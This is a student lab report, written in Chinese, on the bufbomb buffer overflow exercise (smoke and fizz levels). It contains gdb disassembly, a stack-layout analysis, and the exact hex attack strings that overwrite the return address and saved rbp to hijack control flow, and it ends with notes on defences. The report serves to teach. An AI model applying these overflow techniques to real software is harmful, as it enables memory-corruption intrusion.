華中科技大學

课 程 实 验 报 告

课程名称： 计算机系统基础

实验名称： 缓冲区溢出攻击

院　　系：计算机科学与技术

专业班级：CS2304

学　　号：U202315653

姓　　名：郝依凝

指导教师：金良海

2025 年 4 月 16 日

一、实验目的与要求

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB 等

二、实验内容

任务　缓冲区溢出攻击

程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。

对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf 读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序 bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为 smoke (level 1)、fizz (level 2)。

1、第 1 级 smoke

正常情况下，getbuf 函数运行结束，执行最后的 ret 指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test 函数中调用 getbuf 处）。要求将返回地址的值改为本级别实验的目标 smoke 函数的首条指令的地址， getbuf 函数返回时，跳转到 smoke 函数执行，即达到了实验的目标。

2、第 2 级 fizz

要求 getbuf 函数运行结束后,转到 fizz 函数处执行。与 smoke 的差别是,fizz 函数有一个参数。fizz 函数中比较了参数 val 与 全局变量 cookie 的值，只有两者相同（要正确打印 val）才能达到目标。

三、实验记录及问题回答

（1）实验任务的实验记录

```
gabriel@gabriel-ThinkBook-16-G5-IRH:/media/gabriel/Data/计算机系统基础实验/计基4$ ./bufbomb U202315653 nothing.txt 0
user id : U202315653
cookie : 0xc0f1785
hex string file : nothing.txt
level : 0
smoke : 0x0x401319   fizz : 0x0x401336  bang : 0x0x40138a
welcome  U202315653
Dud: getbuf returned 0x1
bye bye , U202315653
gabriel@gabriel-ThinkBook-16-G5-IRH:/media/gabriel/Data/计算机系统基础实验/计基4$
```

图 1 基本信息




图 2 smoke_hex.txt




图 3 fizz_hex.txt

图 4 实验结果

（2）缓冲区溢出攻击中字符串产生的方法描述

要求：一定要画出栈帧结构 （包括断点的存放位置，保存 ebp 的位置，局部变量的位置等等）

设置 nothing.txt 文件为空，用于获取初始状态下 cookie 值（0xc0f1785）、smoke 函数地址（0x401319）、fizz 函数地址（0x401336）。

```
gabriel@gabriel-ThinkBook-16-G5-IRH:/media/gabriel/Data/计算机系统基础实验/计基4$ ./bufbomb U202315653 nothing.txt 0
user id : U202315653
cookie : 0xc0f1785
hex string file : nothing.txt
level : 0
smoke : 0x0x401319   fizz : 0x0x401336  bang : 0x0x40138a
welcome  U202315653
Dud: getbuf returned 0x1
bye bye , U202315653
gabriel@gabriel-ThinkBook-16-G5-IRH:/media/gabriel/Data/计算机系统基础实验/计基4$
```

图 5 地址信息

正常情况下，getbuf 函数运行结束，执行最后的 ret 指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test 函数中调用 getbuf 处）。

观察 getbuf 函数：int getbuf(char *src, int len)，第一个参数为字符串地址，第二个参数为字符串长度。

观察 getbuf 函数反汇编代码：将%rdi 中的值（第一个参数）传入-0x38(%rbp)位置，%esi 中的值（第二个参数）传入-0x3c(%rbp)位置；将-0x38(%rbp)中的值作为参数传给 Gets 函数，lea -0x30(%rbp)，%rax 语句将-0x30(%rbp)位置作为参数传给 Gets 函数。

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

   0x401a64 <convert_to_byte_string+676>  mov    -0x1c(%rbp),%edx
   0x401a67 <convert_to_byte_string+679>  mov    %edx,(%rax)
   0x401a69 <convert_to_byte_string+681>  mov    -0x28(%rbp),%rax
   0x401a6d <convert_to_byte_string+685>  mov    %rbx,%rsp
   0x401a70 <convert_to_byte_string+688>  mov    -0x8(%rbp),%rbx
   0x401a74 <convert_to_byte_string+692>  leave
   0x401a75 <convert_to_byte_string+693>  ret
   0x401a76 <getbuf>                      push   %rbp
   0x401a77 <getbuf+1>                    mov    %rsp,%rbp
   0x401a7a <getbuf+4>                    sub    $0x40,%rsp
   0x401a7e <getbuf+8>                    mov    %rdi,-0x38(%rbp)
   0x401a82 <getbuf+12>                   mov    %esi,-0x3c(%rbp)
B+>0x401a85 <getbuf+15>                   movabs $0x72657475706d6f63,%rax
   0x401a8f <getbuf+25>                   mov    %rax,-0xa(%rbp)
   0x401a93 <getbuf+29>                   movw   $0x0,-0x2(%rbp)
   0x401a99 <getbuf+35>                   mov    -0x3c(%rbp),%edx
   0x401a9c <getbuf+38>                   mov    -0x38(%rbp),%rcx
   0x401aa0 <getbuf+42>                   lea    -0x30(%rbp),%rax
   0x401aa4 <getbuf+46>                   mov    %rcx,%rsi
   0x401aa7 <getbuf+49>                   mov    %rax,%rdi
   0x401aaa <getbuf+52>                   call   0x4015b3 <Gets>
   0x401aaf <getbuf+57>                   mov    $0x1,%eax
   0x401ab4 <getbuf+62>                   leave
   0x401ab5 <getbuf+63>                   ret
   0x401ab6 <gencookie>                   push   %rbp
   0x401ab7 <gencookie+1>                 mov    %rsp,%rbp
   0x401aba <gencookie+4>                 sub    $0x20,%rsp
   0x401abe <gencookie+8>                 mov    %rdi,-0x18(%rbp)
   0x401ac2 <gencookie+12>                mov    -0x18(%rbp),%rax
   0x401ac6 <gencookie+16>                mov    %rax,%rdi
   0x401ac9 <gencookie+19>                call   0x401080 <strlen@plt>
   0x401ace <gencookie+24>                cmp    $0xa,%rax
   0x401ad2 <gencookie+28>                je     0x401aed <gencookie+55>
   0x401ad4 <gencookie+30>                lea    0x86d(%rip),%rax        # 0x402348

multi-thre Thread 0x7ffff7fa67 (asm) In: getbuf                    L105  PC: 0x401a85
(gdb)
```

图 6 getbuf 函数

此时的栈帧结构

栈顶	-0x40(%rbp)	← rsp
len 的值	-0x3c(%rbp)	
scr 的值	-0x38(%rbp)	
原(rbp)保护	(%rbp)	
断点地址	0x8(%rbp)	
scr 的值		
len 的值		

1）第 1 级 smoke

观察 Gets 函数反汇编代码：传入 getbuf 字符串地址以及 getbuf 栈地址信息-0x30(%rbp)作为参数通过 memcpy 将 getbuf 得到的字符串内容复制到-0x30(%rbp)位置。

图 7 Gets 函数

此时的栈帧结构

栈顶	-0x40(%rbp)
len 的值	-0x3c(%rbp)
scr 的值	-0x38(%rbp)
攻击串的值	-0x30(%rbp)
原(rbp)保护	(%rbp)
断点地址	0x8(%rbp)
scr 的值	
len 的值	

rsp ← -0x40(%rbp)

攻击串起始 ← -0x30(%rbp)

getbuf 函数 leave 指令将 rbp 寄存器的值复制到 rsp 寄存器，从栈中弹出之前保存的 rbp 寄存器值；ret 指令从栈顶弹出压入栈的断点地址，将该地址交给 rip 以跳转至它继续执行。
因此为实现将返回地址的值改为本级别实验的目标 smoke 函数的首条指令的地址， getbuf 函数返回时，跳转到 smoke 函数执行功能需要将断点地址修改为 smoke 函数首条指令地址。由攻击串起始位置为-0x30(%rbp)，rbp 寄存器为 8 字节，接下来 8 字节为断点地址，因此 0x30+8=56 字节为任意值，接下来 8 字节为 smoke 函数首条指令地址(0x401319)，由于小端存储，故最终结果如下图：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
19 13 40 00 00 00 00 00
```

图 8 smoke 攻击串内容

2）第 2 级 fizz

观察 fizz 函数反汇编代码：将 0x4040e8 处值保存在寄存器 eax 中，观察得到 0x4040e8 处值即为 cookie 值；比较 eax 中的值与-0x4(%rbp)处的值，相等即达到实验目标。




图 9 fizz 函数

对于 64 位程序，使用的是寄存器 edi 来传递 int 型的参数 val。直接修改 edi 是很困难的。一种巧妙的办法是，不要跳到 fizz 函数的起始地址，而直接跳到 if (val==cookie) 处。此时，val 的值已存放在栈中地址为 -0x4(%rbp)处。只要 %rbp-0x4 与 cookie 对应同一个单元，则 if 的条件就会成立。


因此为实现实验目标需要绕过 push %rbp 与 mov %eax，-0x4(%rbp)指令对 rbp 以及-0x4(%rbp)处内容的修改，即 getbuf 函数结束后直接跳转到 0x401341 处，此时 rbp 仍为 getbuf 函数结束时保存的值。

结合 smoke 关卡分析具体操作为将 getbuf 函数结束后跳转地址改为 0x401341（同 smoke 关卡中修改为 smoke 函数首条指令地址方法），同时为实现 val==cookie，将 rbp 内容修改为 cookie 地址+4=0x4040ec，使得 %rbp-0x4 与 cookie 对应同一个单元，由于 getbuf 结束时弹出 rbp 保存内容为 0x4040ec，跳转后未对 rbp 内容进行修改，因此%rbp-0x4 即为 cookie 地址。由于小端存储，故最终结果如下图：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ec 40 40 00 00 00 00 00
41 13 40 00 00 00 00 00
```

图 10 fizz 攻击串内容

此时的栈帧结构



四、体会

1. 栈帧结构与函数调用的实践验证

栈布局的精准分析：通过反汇编 getbuf 函数，明确了其栈帧结构（如局部变量起始位置为-0x30(%rbp)，返回地址位于 0x30+8=56 字节后），这为构造攻击字符串提供了关键偏移量依据。

函数返回机制：深入理解了 ret 指令从栈顶弹出返回地址的流程，以及如何通过覆盖此地址劫持程序控制流。例如，在 smoke 级别中，将返回地址替换为 0x401319（小端存储为\x19\x13\x40\x00）即可实现跳转。

2. 缓冲区溢出攻击的实现策略

Smoke 级别：基础控制流劫持

填充 56 字节垃圾数据后覆盖返回地址为 smoke 函数入口，验证了“覆盖返回地址”这一经典攻击手段的有效性。

Fizz 级别：寄存器与内存协同控制

需满足 val == cookie 的条件，通过以下两步实现：

跳转地址调整：直接跳转至 fizz 函数中比较逻辑的地址（0x401341），绕过参数传递步骤。

%rbp 值的篡改：将%rbp 覆盖为 cookie 地址+4（0x4040ec），使%rbp-0x4 指向全局变量 cookie 的存储位置（0x4040e8），从而绕过参数校验。

这一过程体现了攻击中“精准内存布局”的重要性。

3. 工具使用与调试技巧的提升

GDB 调试实战：通过 disas 反汇编关键函数、break 设置断点、x/64bx $rsp 查看栈内存，验证了攻击字符串是否按预期写入目标地址。

4. 安全防御的深刻启示

漏洞根源：gets 函数未对输入长度进行校验，导致溢出成为可能。实际开发中应使用更安全的函数（如 fgets）。

防护机制：

栈保护（Canary）：在返回地址前插入随机值，防止其被覆盖。

地址随机化（ASLR）：随机化内存布局，增加攻击难度。

非执行栈（NX）：阻止栈内存执行恶意代码。

实验中手动构造攻击字符串的经历，让我对这些防御机制的必要性有了更直观的认识。